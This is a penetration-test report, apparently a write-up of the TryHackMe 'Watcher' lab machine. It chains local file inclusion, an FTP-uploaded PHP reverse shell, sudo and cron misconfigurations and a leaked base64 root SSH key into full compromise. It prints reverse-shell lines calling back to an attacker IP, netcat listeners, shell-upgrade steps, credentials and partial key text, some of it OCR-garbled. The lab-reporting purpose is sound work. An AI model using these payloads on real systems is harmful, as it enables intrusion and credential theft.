




Pentester Report.

Client: Machine / Watcher.



TeamWork:

- Sh3llr1ck0.

Format.

Executive Details	4
Scope	
Vulnerabilities Found.	
Vulnerabilities Found Resume.	
Resume.	
Technical Details.	
CVSS scale	6
Local File Inclusion	7
CVSS.	
Description.	
Affected Components.	
Details.	
Links.	
Remediation.	
Remote Code Execution	9
CVSS.	
Description.	
Affected Components.	
Details.	
Links.	
Remediation.	
SUDO Privilege Escalation	11
CVSS.	
Description.	
Affected Components.	
Details.	
Links.	
Remediation.	
Cron Jobs Privilege Escalation	13
CVSS.	
Description.	
Affected Components.	
Details.	
Links.	
Remediation.	

SUDO Privilege Escalation	15
CVSS.	
Description.	
Affected Components.	
Details.	
Links.	
Remediation.	
Upgrading dump shell to fully interactive shell.	
Data Leak	18
CVSS.	
Description.	
Affected Components.	
Details.	
Links.	
Remediation	

Executive Details.

Scope

Penetration testing performed to company Watcher was defined under the following scope:

- Web Server: 10.10.X.X
- Directories: All.

Vulnerabilities Found.

As a final result of the penetration tester performed on the company Watcher, it was possible to determine a total presence of 3 vulnerabilities and 3 misconfigurations, each one representing their own and different scores shown in technical section.

All methods used to test are shown and its steps to replicate each attack performed; a few recommendations were provided to keep in mind as part of the fixing process from developers side.

Vulnerabilities Found Resume.


It was possible to find a total of 3 vulnerabilities and 4 misconfigurations allowing an attacker to take advantage of the security holes to compromise the web server.

Vulnerabilities as Local File Inclusion (LFI), Remote Code Execution (RCE), Data Leak, file permissions misconfigurations and cron jobs were vectors with its own impact; However, all of these techniques represent a highly risk to what is knows and availability, integrity and confidentiality.

Conclutions.

Teamwork Sh3llr1ck0 resume there is a high risk to compromised Watcher's serveras and its applications running under its own name. It's important to apply recommendations suggested in order to further secure Watcher's information and customers.

The next graphic is the representation of the watcher's system and vulnerabilities found.



Technical Details.

CVSS Scale.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Local File Inclusion

CVSS. AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/5.3

Description.

LFI is a web vulnerability that allows an attacker to include local files from the server where the website is hosted, giving the ability to read files from a response reflected on the web page. Such vulnerabilities have different implications, it may be as simple as reading inoffensive files to something more dangerous as remote code execution (RCE) from log files leaving a gap open to get fully remote access, affecting the availability and confidentiality.

Affected Components.

/post.php?post=valor

Details.

Step 1:

Go and visit the main page, selecting a present resource as follows:
<http://watcher.thm/post.php?post=>.

Note: It is needed to add the IP address 10.10.x.x to your local linux system file "/etc/hosts", moving from the IP address to the domain name "<http://watcher.thm/post.php?post=>".

Step 2:

Substitute parameter's value "/post" with the following path:

?post=../../../../etc/passwd

Allowing us to obtain read access to the default passwd file located within each linux system.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd/:/bin/false
uuidd:x:106:110:/:/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/:/run/ssh:/usr/sbin/nologin
will:x:1000:1000:will:/home/will:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
ftpuuser:x:1001:1001:,,,:/home/ftpuuser:/usr/sbin/nologin
mat:x:1002:1002:,,,:/home/mat:/bin/bash
toby:x:1003:1003:,,,:/home/toby:/bin/bash
</div>
```

Step 3:

Enumerating common directories and files within the web page making use of nmap tool.

```
nmap -p80 --script http-enum 10.10.x.x
```

Getting relevant information as the “robots.txt” file presence.

```
# Nmap 7.94SVN scan initiated Sun Feb 11 12:55:21 2024 as: nmap -p80 --script http-enum
-oN httpEnum 10.10.160.229
Nmap scan report for 10.10.160.229
Host is up (0.19s latency).


PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /robots.txt: Robots file
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'

# Nmap done at Sun Feb 11 12:55:42 2024 -- 1 IP address (1 host up) scanned in 21.33 seconds
```

Step 4:

Visiting such a file http://watcher.thm/post.php?post=secret_file_do_not_read.txt is possible to locate some credentials ftpuser:givemefiles777.

Giving us access to FTP server making use of previous credentials found previously.



Links.

<https://brightsec.com/blog/local-file-inclusion-lfi/>

<https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/>

Remediations.

Remediations to consider for LFI vulnerabilities.

Sanitized method for parameter “?post=”.

Use of a “whitelist” only with local file presents that a user is allowed to access.

Remote Code Execution.

CVSS. AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N/7.7.

Description.

RCE is a web vulnerability that allows an attacker to perform commands execution directly into web servers which may vary in its methods to get executed but usually affecting the system in a way to either enumerate further or getting a revshell.

Affected Components.

Directory permissions “files” in FTP server.

Details.

Paso 1:

Making use of the session previously shown in FTP server with credentials ftpuser:givemefiles777. It's necessary to access “files” directory first:

```
cd files
```

Step 2:


Upload a php file in charge to generate a revshell as follows:

```
put php-reverse-shell.php
```

Note: It is possible to download a copy of revshell in the next url <https://github.com/pentestmonkey/php-reverse-shell>. Remember to edit variables “\$ip” and “\$port” values from malicious file with attacker IP and port to use.

Step 3:

making use of the LFI vulnerability previously shown, we could include our own file to get the revshell executed with the next url address <http://watcher.thm/post.php?post=../../home/ftpuser/files/shell.php>.



The screenshot shows a web browser window with the address bar displaying `http://watcher.thm/post.php?post=../../home/ftpuser/files/shell.php`. The browser content shows a terminal window titled "Test" with the following output:

```
ftp put shell.php
Local: shell.php remote: shell.php
229 Entering Extended Passive Mode (||||46380|)
150 Ok to send data.
100% |*****| 3460 50.76 KIB/s 00:00 ETA
226 Transfer complete.
3460 bytes sent in 00:00 (8.71 KIB/s)
ftp
ftp
ftp
ftp
ftp
ftp
ftp
ftp
```

On the right side of the terminal window, a new session is shown with the following output:

```
---(kali@hick)-[~]
$ nc -lmp 1234
listening on [any] 1234 ...
connect to [10.2.58.202] from (UNKNOWN) [10.10.137.150] 48542
Linux watcher 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 08:5
7:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
19:30:43 up 14 min, 0 users, load average: 0.00, 0.15, 0.30
USER TTY FROM LOGINQ IDLE %CPU %CPU
WHAT
uid=33(wm-data) gid=33(wm-data) groups=33(wm-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; id; pwd
wm-data
uid=33(wm-data) gid=33(wm-data) groups=33(wm-data)
/
$
```

Nota: php-reverse-shell.php file renamed to shell.php for teamwork preference.

Links.

<https://www.crowdstrike.com/cybersecurity-101/remote-code-execution-rce/>

Remediación.

Within the specific case, there are factor relationships, which chained such vulnerabilities as LFI to generate RCE. Next we list a few recommendations:

Delete “secret_file_do_not_read.txt” file.

Secure password policy implementation with a minimum 12 characters, capita case and lowercase, digits and special characters as “@,-,_,&*,|, ; ,+,%,#”.

SUDO Privilege Escalation.

CVSS. AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N/7.3.

Description.

Command “sudo”, in linux is reference for “superuser do”, such command allows terminal commands execution with security privileges under another user. Sudo makes reference for root user by default within linux systems; however, sudo can be altered or configured for other users with different privileges.

Affected Components.

(toby) NOPASSWD: ALL

Details.

With the previous access obtained, follow next instructions.

Step 1:


By default, at the time we get remote access to web servers, we get access with www-data user, such user is often assigned with limited privileges. So we started by listing what we are able to do with the sudo command.

```
sudo -l
```

Step 2:

It was possible to determine the user “toby” has the ability to execute any command without typing a password assigned to “toby”. So, next step is to migrate from www-data user to “toby” user.

```
sudo -u toby "/bin/bash"
```



```
toby@watcher: /var/www/html
Archivo Acciones Editar Vista Ayuda

www-data@watcher:/var/www/html$ sudo -l
Matching Defaults entries for www-data on watcher:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on watcher:
  (toby) NOPASSWD: ALL
www-data@watcher:/var/www/html$ sudo -u toby "/bin/bash"
toby@watcher:/var/www/html$
```

Note: Privilege escalation is successful as we can see “toby” user reflected in our screen. However, it was possible to use “whoami” command to confirm.

Links.

<https://delinea.com/blog/linux-privilege-escalation>.

Remediations.

Limit commands that “toby” user is able to execute without asking for a password, it is recommended to do it only with commands explicitly necessary.

Even though, in some cases it is necessary to use this configuration, it is better, as a most recommended, to use passwords at sudo command executions.

Cron Jobs Privilege Escalation.

Puntaje CVSS. AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:L/7.9.

Descripción.

Cron jobs are configurations aimed to perform automated tasks within the operating system in a certain period of time. Cron Jobs are highly used with the idea to make hard and boring tasks reducing the time and effort that a server administrator may take. Nevertheless, they may be another attack vector in the security of systems, being one of them, or most of them, user migrations if files are configured wrongly.

Affected Components.

`-rwxr-xr-x 1 toby toby 88 Feb 22 19:55 cow.sh`


Detalles.

Previously we explained and show how “www-data ” user was migrated to “toby” user. Now, we provide steps to perform a second migration from “toby” user to “mat” user.

Step 1:

There is a default path to check which is “/etc/crontab” at further enumeration. Checking if there is any script running on the background.

`cat /etc/crontab`



```
toby@watcher: ~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.monthly )
#
*/1 * * * * mat /home/toby/jobs/cow.sh
toby@watcher:~$
```

Determining the existence of a cron job task in charge to execute a “cow.sh” located in path “/home/toby/jobs/cow.sh”. Such script is being executed every 30 seconds.

Step 2:

So looking at the privileges “cow.sh” script has, the owner is able to modify such a script (-**rw**xr-xr-x).

```
echo "bash -i >& /dev/tcp/IPATTACK/PORT 0>&1"
>> cow.sh
```


Step 3:

Starting with the tool nc (netcat) in its listen mode, putting our terminal in a waiting state for an incoming connection.

```
nc -lvnp puerto
```

Step 4:

Wait a few seconds (30 sec) for the reverse connection under “max” user.



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with the prompt 'kali@hack: ~/Documents/THM/watcher'. It shows the command 'nc -lvnp 1235' being executed, which starts a netcat listener on port 1235. It then shows a connection from [10.10.137.150] 47910. The right window is a terminal with the prompt 'toby@watcher:~/jobs'. It shows the command 'ls -al' being executed, which lists the contents of the directory. The output shows a file named 'cow.sh' with permissions '-rwxr-xr-x 1 toby toby 88 Feb 22 19:55'. Below this, the command 'cat cow.sh' is executed, showing the contents of the script: '#!/bin/bash', 'cp /home/mat/cow.jpg /tmp/cow.jpg', and 'bash -i >& /dev/tcp/10.2.58.202/1235 0>&1'.

Links.

<https://medium.com/@tinopreter/linux-privesc-2-scheduled-tasks-cron-b23c4c4df152>

Remediations.

It is recommended to reduce write (w) privileges for those files involved with code, being only root or administrator users allowed to modify such scripts.

It is possible to design a script for verification and modifying privileges for executive files involved with cron jobs.

SUDO Privilege Escalation.

CVSS. AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:L/7.9.

Description.

Command “sudo”, in linux is reference for “superuser do”, such command allows terminal commands execution with security privileges under another user. Sudo makes reference for root user by default within linux systems; however, sudo can be altered or configured for other users with different privileges.

Affected Components.

(will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py

Details.

We previously explained and show privilege escalation using cron jobs for “mat” user. Here we show steps to take in order to migrate from “mat” user to “will” user.

Step 1:

Working under “mat” user, enumeration process was performed again, so it was possible to obtain which sudo commands we are able to execute on behalf of another user.

sudo -l

```
mat@watcher:~$ sudo -l
sudo -l
Matching Defaults entries for mat on watcher:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mat may run the following commands on watcher:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
mat@watcher:~$
```

Step 2:


Getting on the screen, as a result, the “cmd.py” script under write permissions for “mat” owner. That is why, we as the owner, are able to insert malicious code.

echo “import os” > cmd.py
echo “os.system(‘/bin/bash’)” >> cmd.py

Step 3:

Once the edition was successfully done, we just needed to execute such a script under will's user previously edited.

```
sudo -u will /usr/bin/python3 /home/mat/scripts/  
will_script.py 2
```



```
will@watcher: ~/scripts  
Archivo Acciones Editar Vista Ayuda  
kali@h4ck: ~/Documentos/THM/watcher x will@watcher: ~/scripts x  
  
mat@watcher:~/scripts$ cat cmd.py  
import os  
os.system('/bin/bash')  
...  
def get_command(num):  
    import os  
    if(num == "1"):  
        os.system("bash -i >& /dev/tcp/10.2.58.202/1236 0>&1")  
        return "ls -lah"  
    if(num == "2"):  
        return "id"  
    if(num == "3"):  
        return "cat /etc/passwd"  
    ...  
mat@watcher:~/scripts$ sudo -u will /usr/bin/python3 /home/mat/scripts/will_s  
cript.py 2  
will@watcher:~/scripts$
```

Note: Teamwork modified such a file with nano tool, adding malicious code and comments syntax for the remaining code. If you desire to replicate same modification it's necessary to follow final steps, updating from a dump shell to a totally interactive shell.

Links.

<https://www.redhat.com/sysadmin/suid-sgid-sticky-bit>.

Shell upgrade:

<https://infosec.danielvelez.me/zsh/fully-upgrading-simple-shells-zsh/>

Recommendations.

To keep in mind:

For sudo configurations, it is recommended to reduce write privileges for files containing code, being only root user the one that makes changes.

It's possible to make a script for verification and modification on files executive permissions under sudo command

Upgrading dump shell to a fully interactive shell.

A dump shell is a shell type with limited furnitures under we got access to web remote server in most cases a hack is performed. A totally interactive shell is a shell session similar to the previous one, the main difference is its full furniture like “Ctrl+I”, “Ctrl+C” and row directions. It is important to upgrade the shell type we get in some cases so we avoid losing connection.

Upgrade.

Step 1:

Making sure the system previously compromised has python or python3 programming language installed. If it is installed, the binary absolute path is shown in the terminal; otherwise, and empty answer is displayed.

```
which python3
```

Step 2:

Using a command to spawn a bash shell, being confirmed by showing the username in the format “username@watcher:/”.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Step 3:

Sending the process of our terminal session to the background without losing connection.

```
Ctrl + Z
```

Step 4:

Getting terminal size in use.

```
stty size
```

Step 5:

Spawning shell back to us.

```
stty raw -echo;fg  
[Enter][Enter]
```

Step 6:

Configuring terminal size to our needs.

```
export SHELL=bash  
export TERM=xterm-256color  
stty rows <num> columns <num>
```

Got a full interactive shell.

Data Leak.

CVSS. AV:N/AC:L/PR:H/UR:N/S:C/C:L/I:N/A:N/3.2.

Description.

Data leak is a vulnerability where developers or administrator leaves relevant information in an unintended way.

Affected Components.

-rw-rw— root adm 2270 Dec 3 2020 3 Key.b64

Details.

User migration to final “root” user.


Step 1:

Moving our session to the temporary location “/tmp”.

```
cd /tmp/
```

Step 2:

Copy key.b64 content file.



```
will@watcher: /home/will
Archivo Acciones Editar Vista Ayuda
kali@h4ck: ~/Documentos/THM/watcher x will@watcher: /home/will x

drwxrwx— 2 root adm 4096 Dec 3 2020 backups
will@watcher:/home/will$ ls -al /opt/backups/
total 12
drwxrwx— 2 root adm 4096 Dec 3 2020 .
drwxr-xr-x 3 root root 4096 Dec 3 2020 ..
-rw-rw— 1 root adm 2270 Dec 3 2020 key.b64
will@watcher:/home/will$ cat /opt/backups/key.b64
LS0tLS1CRUdJTiBSU0EgUUFJJVktFURSBURVktLS0tLQpNSUlfCEfJQkFBS0NBUEUBe1BhUUZvbFFx
OGNlbn205bXNzeVBANTNhThpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVL PWWRqWULh
WkVkbWRjUFZUXAVTDB1YzV1M2lmb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFwdTNPWE45
ZG9CbXJzVHVVOVJKa1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQWpu
TThrajh0a0ZrRlBrMGQxSEtIMitwN1FQMkhHWNJmM0RORm1RN1R1amEzem5nYkVWTzd0WHgzVjNz
T0Y5eTFYcmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFh1VU8vY3NNODRjNm5ZSFd6Uo1enBju3Jw
bwTESHhDOHlIOW1JVnQKZFNlbGFiVzJmdUXBaTUxVVivMndOcUwxM2h2R2dscGVQaEtrZ1FJREFR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuS0Q5WjVnZVRDNW9VR2padjdtSjJVEZQMLBjd3hjTlM4YU13
YlVSN3JRUDNGOFY3cStNWNZEYjNrvVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTbVQa1BjvU5H
VuthWG9hWDVum1hhWUJ0UWlSUjZaMXd2QVNPmHVfbjdQSEYy3oKQlF2Y1J5UTVyaDZzTnJ0aUpR
cEdESkRFNTRoSWlnaWwVR3VjYnluZXPZeWE4cnJJC2RXTS8wU1VsOUprbkkuUUpU0U9pL1gyd2Z5
cnlKc20rdFljdLk0eWROq2hLkZBuVlRoZWNPVXJWJ3drRnZPRGJHTVN1dWhjSFJLVetjNkI2CjF3
c1VBODUrdnFORnJ4ekZL3RXMTg4VzAwZ3k5dUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J1OStTcDN1SmtuSWtPYnBjV0NkTGQxeFho
```

Step 3:

Working within our attacker machine, we copied base64 code to a new file "id_rsa". Editing file permissions to 600 for "id_rsa" file.

```
nano bs64
cat bs64 | base64 -d > id_rsa
chmod 600 id_rsa
```

```
kali@h4ck: ~/Documentos/THM/watcher/revshell/rootKey
Archivo Acciones Editar Vista Ayuda
kali@h4ck: ~/Documentos/THM/watcher/revshell/rootKey x will@watcher: /home/will x

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ ls
bs64

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ cat bs64 | base64 -d > id_rsa

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ chmod 600 id_rsa

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaQFolQq8cHom9mssyPZ53aLzBcRyBw+rjsJ3h0JCxnV+aG
opZdcQz01YOVdjYIaZEJmdcPVWQp/L0uc5u3igoiK1uiYMfw850N7t30X/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vFON7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngeV07NXx3V3Y0F9y1X
eFPvrtDQV7BYb6egklafs4m4XeU0/cSM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSeLabW2fuLAI51UR/2wNqL13hvGglpePhKQgQIDAQABaoIBAHmgTryw22g0ATnI
9Z5geTC5oUGjZv7mJ2UDFP2PIwxcNS8aIwbUR7rQP3F8V7q+MZvDb3ku/4pil+/c
```

Step 4:

Access to remote web server through ssh protocol with previous key decoded.

```
ssh root@watcher.thm -i id_rsa
```

```
root@watcher: ~
Archivo Acciones Editar Vista Ayuda
root@watcher: ~ x will@watcher: /home/will x

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ ssh root@watcher.thm -i id_rsa
The authenticity of host 'watcher.thm (10.10.137.150)' can't be established.
